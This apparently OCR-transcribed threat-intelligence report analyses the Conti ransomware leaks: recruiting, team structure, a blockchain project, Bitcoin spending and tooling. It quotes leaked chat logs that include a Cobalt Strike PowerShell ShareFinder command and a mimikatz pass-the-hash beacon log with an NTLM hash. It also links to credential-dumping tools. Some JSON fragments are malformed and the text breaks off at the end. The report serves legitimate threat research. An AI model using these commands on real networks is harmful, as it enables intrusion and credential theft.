
```
"ts": "2021-02-19T06:29:19.279097",
"from": "salamandra@q3mcco35auwcstmt.onion",
"to": "stern@q3mcco35auwcstmt.onion",
"body": " As you know Hh has introduced new rules from August 1, the cost of one resume on the site now costs 60 rubles,
not including the purchase of access itself!\n Our company had paid access at the old rates until 01.02.21. After long
negotiations with Hh, we managed to agree on preferential terms until the summer, but the price of access has increased
and there is a limit of views per month. And Hh has introduced a lot of restrictions: limits on views, restrictions on
creating new cabinets, increased control of SB, etc. Plus 90% of suppliers blocked or stopped giving their cabins to
3rd parties. Also since February many companies have switched to new rules. Because of all these reasons, hh cabinets
have become scarce.ru (From 3 hours per day, Msk time of choice: 08:00-12:00, 12:00-15:00, 15:00-18:00, 18:00-00:00,
00:00-08:00*Discount 10% on this time)\n\n 30 resumes per day:\n - week: 7 tr\n - 2 weeks: 10 tr\n - month: 15 tr\n\n
50 summaries per day:\n - week: 9 tr\n - 2 weeks: 13 tr\n - month: 20 tr\n\n\n 30 summaries per day superjob:\n -
week: 5 tr\n - 2 weeks: 8 tr\n\n - month: 12 tr\n\n access becomes more expensive. I need the one at 20 a month. Who pays?"
```

Interviewing at Conti is a bit more problematic. Conti has the interviewees wait in a chat room and gives them questions over chat and not via video. The Conti group does not have video as part of this process due to many of the candidates leaving the chat rooms before the interview begins as well as a way to maintain operational security of its members. The candidates that do pass the interview negotiate the terms of salary and the role they will have in the organization. Once they are officially hired, they go through “Newbie Induction Training”. Conti keeps the work that the new candidates will be doing vague to prevent recruits from understanding too much of the organization they are joining. Call it willful ignorance, operational security or skillful recruitment, but it looks like new candidates do not entirely understand the organization they’ve agreed to work for. This may be a contributing factor to Conti’s high turnover rate.




```
{ "ts": "2021-05-10T22:04:04.213725",
{ "from": "revers@q3mcco35auwcstmt.onion",
{ "to": "sticks@q3mcco35auwcstmt.onion",
{ "body": "did the recruiter tell you what
          we do ?"


{ "ts": "2021-05-10T22:04:48.185345",
{ "from": "sticks@q3mcco35auwcstmt.onion",
{ "to": "revers@q3mcco35auwcstmt.onion",
"body": "well I got it roughly yes , but just
        a mixer is some kind of service site )?"
{ "ts": "2021-05-10T22:11:53.516630",
{ "from": "revers@q3mcco35auwcstmt.onion",
{ "to": "sticks@q3mcco35auwcstmt.onion",
{ "body": "have you heard of ransomware ?"


{ "ts": "2021-05-10T22:12:20.731941",
{ "from": "sticks@q3mcco35auwcstmt.onion",
{ "to": "revers@q3mcco35auwcstmt.onion",
{ "body": "nope"
```

Conti understands that the turnover ratio of workers is also very high due the fact that they are running a criminal organization. The Conti Group has an HR/Recruiter that assists with the continual finding and recruitment of new candidates. Once the candidates begin working on a project, the supervisors begin with onboarding the workers that require training. This usually encompasses training manuals and one-on-one interaction. Stern, the Boss whose role we will go into his in the Conti Figure Heads section, often asks other workers, “how are you doing on recruiting people? can we start recruiting again or are we still training?” In one of the chat logs released users1-8 are training to understand how to use the tools and techniques in the Conti organization’s arsenal. We can see tl1 and tl2 providing direction for certain situations potentially affecting workstations/networks and informing the trainees what they should do if said issues arise.



```
}, "ts": "2021-08-26T08:42:51.554298",
{ "from": "stern@q3mcco35auwcstmt.onion",
{ "to": "hors@q3mcco35auwcstmt.onion",
"body": " [17.08.2021 15:08:02] <ford> candidates don't wait for
         the interview to leave, it's hard to get them in the rocket
         again\n\n[12:44:51] <ford>{half of the candidates don't respond
         and elvire sometimes ignores them\n the 18th nothing from him."
```




```
{ "ts": "2021-09-12T18:50:51.714278",
{ "from": "stern@q3mcco35auwcstmt.onion",
{ "to": "revers@q3mcco35auwcstmt.onion",
"body": "Hi, how are you doing on recruiting people
        can we start recruiting again or are we still training?"
```

Conti's Structure


Conti understands that it needs talent with skills to continue making money through its victims. The leadership of Conti provides the direction the organization will follow. With the Conti Leaks release and the ongoing war in Ukraine, we believe Conti's leaders will be more motivated to intensify its efforts, as the rubles continue to plummet. Many analysts think that due to sanctions many Russians will be moving to bitcoin until the rubles stabilizes. The Boss, "Stern", provides payment via bitcoin to all workers under Conti. Many of Conti's workers ask "Stern" directly for payment via bitcoin throughout the leaks. However, in the chat logs, we also see top-level managers providing burn rate summaries of their team's workers and asking for payment from Stern.

Teams are divided into groups, and each group is assigned a team leader. If the size of the group exceeds a certain amount, the group may have multiple leaders. Team leaders are responsible for issuing work cases, helping with builds, networks, and other technical issues related to software, providing manuals and guides to newly developed software, and ensuring their workers have the support they need to succeed. The workers are explicitly required to "Listen, Do, Learn, and Ask questions, Follow the guides and instructions, complete the assigned tasks". The screenshot below is an example of what each group's workers are expected to do:



```
An example regulation is as follows.
- Got a session
- Removed primary information
- We created a channel in the rocket (everyone has this function),
  we call the channel the full main domain of the case (for example,
  google.com microsoft.com), add me + your group's team leaders there
- Uploaded primary information to the channel according to a given
  template (composition of adfind output domain, list of domain admins,
  enterprise admins, local admins, kerberos hashes, seatbelt output,
  harefinder output, etc.)

We work from 15 to 01
from 19 to 20 we conduct a public analysis of problems in the discussion channel.
Any technical questions are also there. For organizational questions - write in a personal.
```
```

Conti is constantly hiring talent. Some messages from team leads have requests for Full Stack developers, Crypto developers, C++ developers and php developers. Once hired they are assigned to a team to create different tools like lockers, spamming, backdoor tools and/or admin panels. Many of the web applications had been previously written in php, and the released software was missing code and was almost impossible to get working. This all had to be fixed. Reverse Engineers are tasked with diffing Microsoft updates to know what changes come after system updates. A recent discussion with the boss to a team lead “We need someone to keep track of fixes from MS and the like to know what changes come after system updates, office updates, etc. Just like they track us, we need to analyze them and be aware of all the current changes right away. What do you think about that?”, they also reverse engineer endpoint protection products to bypass protection that may tamper or inhibit their success in any way. The OSINT teams look for targets by collecting information from openly available sources online with various techniques. Admins assist in managing compromised enterprise networks and collecting victim information critical to their business to extract the maximum amount of payment. Testers help by evaluating and verifying that the Conti tooling does what it is supposed to do in specific environments. The chat logs reveal the daily Windows Defender signature test to ensure that Conti’s tools would not be detected.

## Hunting For What Matters

When Conti compromises an organization, they follow specific processes that they’ve used in the past to ensure a foothold into the network. When the Conti group compromises Active Directory, they are looking for potentially interesting people like an admin, engineer, or someone in IT. Many companies think that backups are sufficient, but Conti hunts for backup servers to encrypt the backups as well as training manuals reveal that they know techniques to bypass backup storage vendors to make sure the backups are encrypted. One of the instructions that stood out the most was a section titled “HOW AND WHAT INFO TO DOWNLOAD” that they state after raising the privileges to domain admin and invoke
```

share finder, what Conti is interested in are financial documents, accounting, clients, projects, and much more. They understand that it all depends on the target organization to get the information needed for the victims to pay.




~~~~
Date: 2021-05-10T19:48:08.768Z
From: twin
Message: ```HOW AND WHAT INFO TO DOWNLOAD

1) After we raised the rights, found the Admin Domain, we pull the sessions into cobalt
2) We put on the YES token and remove the balls in this way:
*powershell-import - upload ShareFinder there as usual and give the following command -
psinject 7080 x64 Invoke-ShareFinder -CheckShareAccess -Verbose | Out-File -Encoding ascii C:\ProgramData\found_shares.txt

Next, we study the removed balls, we are interested in
*Finance docks
*Accounting
*Aichi
*Clients
*Projects
And so on, it all depends on what our target is doing
~~~~


III. Conti’s Project Blockchain

In June of 2021, Stern sends a message to the channel asking, “Are there any of us who consider ourselves blockchain gurus and trendsetters? Who might know where to go in this direction and what to develop”. 21 days after his initial inquiry, he messages Logan. He lays out the direction for an altcoin (Altcoin: A coin other than Bitcoin) to build their own blockchain, and he wanted Logan to study the system, code, and working principles. Stern’s appetite to make Conti’s altcoin is shown to be a high-priority project.



```
{ "ts": "2021-06-29T11:14:45.075361",
{ "from": "stern@q3mcco35auwcstmt.onion",
{ "to": "logan@q3mcco35auwcstmt.onion",
"body": "Who has ideas about blockchain? and cryptocurrencies,
         where to go and what to develop. Who considers themselves
         gurus in crypto trends?"


{ "ts": "2021-06-29T11:14:45.076959",
{ "from": "stern@q3mcco35auwcstmt.onion",
{ "to": "logan@q3mcco35auwcstmt.onion",
"body": "1) we want to build our own crypto system like:\netherium,
           polkadot and binance smart chain etc\n\n
        2) Does anyone know about it in detail?\n\n
        3) Study these above system, code, working principles. To
           build our own, where we can already stick NFT, DEFI, DEX
           and all the new trends that are and will be. So that
           others can create their own coins, exchanges and projects
           on our system.
```

Stern has been involved with ransomware activity for more than four years. In November of 2021, Stern stated that he was losing interest in ransomware campaigns and wanted to set his sights on blockchain technology and new projects. Stern has invested money in the blockchain department, Stern's blockchain transactions reveal a substantial financial and operational overlap. A security researcher tweeted Conti and Ryuk pay "stern" direct commissions from ransom victim payments.



```
{ "ts": "2021-11-03T05:54:34.573187",
{ "from": "stern@q3mcco35auwcstmt.onion",
{ "to": "bloodrush@q3mcco35auwcstmt.onion",
"body": "I'm hovering now, interested in trading, defi, blockchain, new projects...
         There's an outlet everywhere. And I'm kind of bored with everything. I'm
         sure you'll get your own thing going there too. There's probably a big
         dream in this subject, I'm not sure it's necessary, but it will be useful
         for everybody. too many secrets big companies have, they hold on to, thinking
         it's their main value, these patents and data."
```

The chat logs reveal in February 2022 that there is a blockchain department and the team lead is Collin. Another team lead, Mango, informed another worker that “blockchain needs people” and that the Boss approves all the expenses to try to get him to move to that department. In another conversation from Demon and Van, “you and I are exactly where on the blockchain for two years” the below screenshot shows how far they are from completing the development of their own blockchain. Based on the leaks, we can infer that they are thinking of writing the Conti’s blockchain in Rust as there are only a dozen or more altcoins written in Rust.

IV. Conti’s Bitcoins Transaction

Conti, like many other ransomware gangs, used tokens like Monero for transaction anonymity. However, it is easier for targeted organizations to get a hold of Bitcoin when dealing with ransomware groups like Conti. But what we can see when using tools like blockchain.com is the transaction history, amount, time, and bitcoin wallet addresses used to pay Conti’s ransom. We extracted a total of 255 bitcoin wallets in the Conti Leaks. We focused on the transaction history of these wallets and the amounts that were sent for Conti organizational usages like salary, tooling, and services. They are few transactions made to these Bitcoin wallets. Many of them had less than three payments in total. These wallets act like shell companies and one-off payments to other Bitcoin wallets are made because they disguise transactions, so it does not stand out from the norm. Studying the leaks, we see that Conti has spent an estimated 6 million dollars on employee salary, tooling, and professional services **from January 2021 to February 2022**.

A tool used by Conti when dealing with Bitcoin is Segwit wallets. Segwit stands for “Segregated Witness” and these wallets use a technique while processing transactions that helps it reduce transaction fees. Segwit tackles a major problem with bitcoin’s scalability. It makes the Bitcoin blockchain lighter by storing the witness data on a sidechain, making each bitcoin transaction use 65% less data when recording transactions on the blockchain. The lighter data allows for faster transaction speeds which lead to reduced fees, and when dealing with the volume of Bitcoin that Conti deals with, this can be a great benefit.

Conti transfers an immense amount of money via bitcoin. Some security researchers have estimated that Conti’s total revenue is over $2.7 billion. Ransomwhe.re has been tracking the amount of money earned by different ransomware crime groups. They have reported that since September of 2021 Conti has made a total of $50,881,191.17.

Conti puts on an eminently professional façade when conducting several of their business processes. In the “Recruiting/Onboarding” section we dive into how the hiring procedure works for new recruits coming into Conti. The onboarding process might seem unprofessional and unstructured to the recruits, but Conti tries to cover that up with a legitimate HR department. The dodgy recruiting process does deter many candidates but the ones that stay are sure to be well compensated. Based on what was leaked, we can estimate that there have been 485 people that have gone through the Conti system. This includes employees, victims, and potential candidates who may have declined to participate in the group.

Another display of Conti's professionalism theatrics is in their data and asset recovery process. Conti takes payment seriously; when a target pays the ransom, the recovery of the target's assets and data will be "Priority 1" on Conti's list. Conti even has a tech support staff on hand to assist targets and they are even willing to negotiate ransoms depending on how prominent their target is. This small display of empathy and assistance could be a factor that makes the victims more willing to pay their ransoms.


V. Conti Armament

Trickbot

Trickbot, is a popular modular malware botnet used for credential theft. Trickbot is spread primarily through phishing campaigns, once infected victims are subject to system reconnaissance and follow-on ransomware and additional malware infections.

Mimikatz

Mimikatz is an open-source application that allows users to view and save credentials. Conti commonly uses Mimikatz to steal credentials and escalate privileges.




~~~
Date: 2021-02-01T16:03:32.693Z
From: rosette
Message: ```
beacon> mimikatz sekurlsa::pth /user:TRUCAMTLBK4$ /domain:trudeaucorp.com /ntlm:c028fc26ba545c599adbb9b7e26964d1
[*] Tasked beacon to run mimikatz's sekurlsa::pth /user:TRUCAMTLBK4$ /domain:trudeaucorp.com /ntlm:c028fc26ba545c599adbb9b7e26964d1 command
[+] host called home, sent: 750703 bytes
[+] received output:
user    : TRUCAMTLBK4$
domain  : trudeaucorp.com
program     : cmd.exe
impers.     :no
NTLM    : c028fc26ba545c599adbb9b7e26964d1
| PID 17844
| TID 8412
| LSA Process is now R/W
| LUID 1 ; 2572284471 (00000001:9951f237)
\_ msv1_0 - data copy @ 000001CC19EF7DD0 : OK !
\_ kerberos - data copy @ 000001CC1A834828
\_ aes256_hmac -> null
\_ aes128_hmac -> null
\_rc4_hmac_nt OK
\_rc4_hmac_old OK
\_rc4_md4 OK
\_rc4_hmac_nt_exp OK
\_rc4_hmac_old_exp OK
\_ *Password replace @ 000001CC17DA3948 (32) -> null

beacon> shell dir \\TRUCAMTLBK4\c$
[*] Tasked beacon to run: dir \\TRUCAMTLBK4\c$
[+] host called home, sent: 51 bytes
[+] received output:
You can't access this shared folder because your organization's security policies block unauthenticated guest access. These policies help protect
```
~~~

Additional Conti reference guides for Mimikatz

- https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-Mimikatz.ps1
- https://github.com/clymb3r/PowerShell/blob/master/Invoke-Mimikatz/Invoke-Mimikatz.ps1
- https://github.com/outflanknl/Dumpert

Cobalt Strike

Cobalt Strike is used by Conti to deploy software on victim machines to perform malicious actions. Functionality includes command execution, keylogging, file transfer, privilege escalation, and often the installation of Mimikatz. Conti also uses this tool for Command and Control (C2) and payload staging. Additional tools such as obfuscators are used in orchestration with Cobalt to increase Conti's success rate.




```
{ "ts": "2021-04-03T08:17:03.239046",
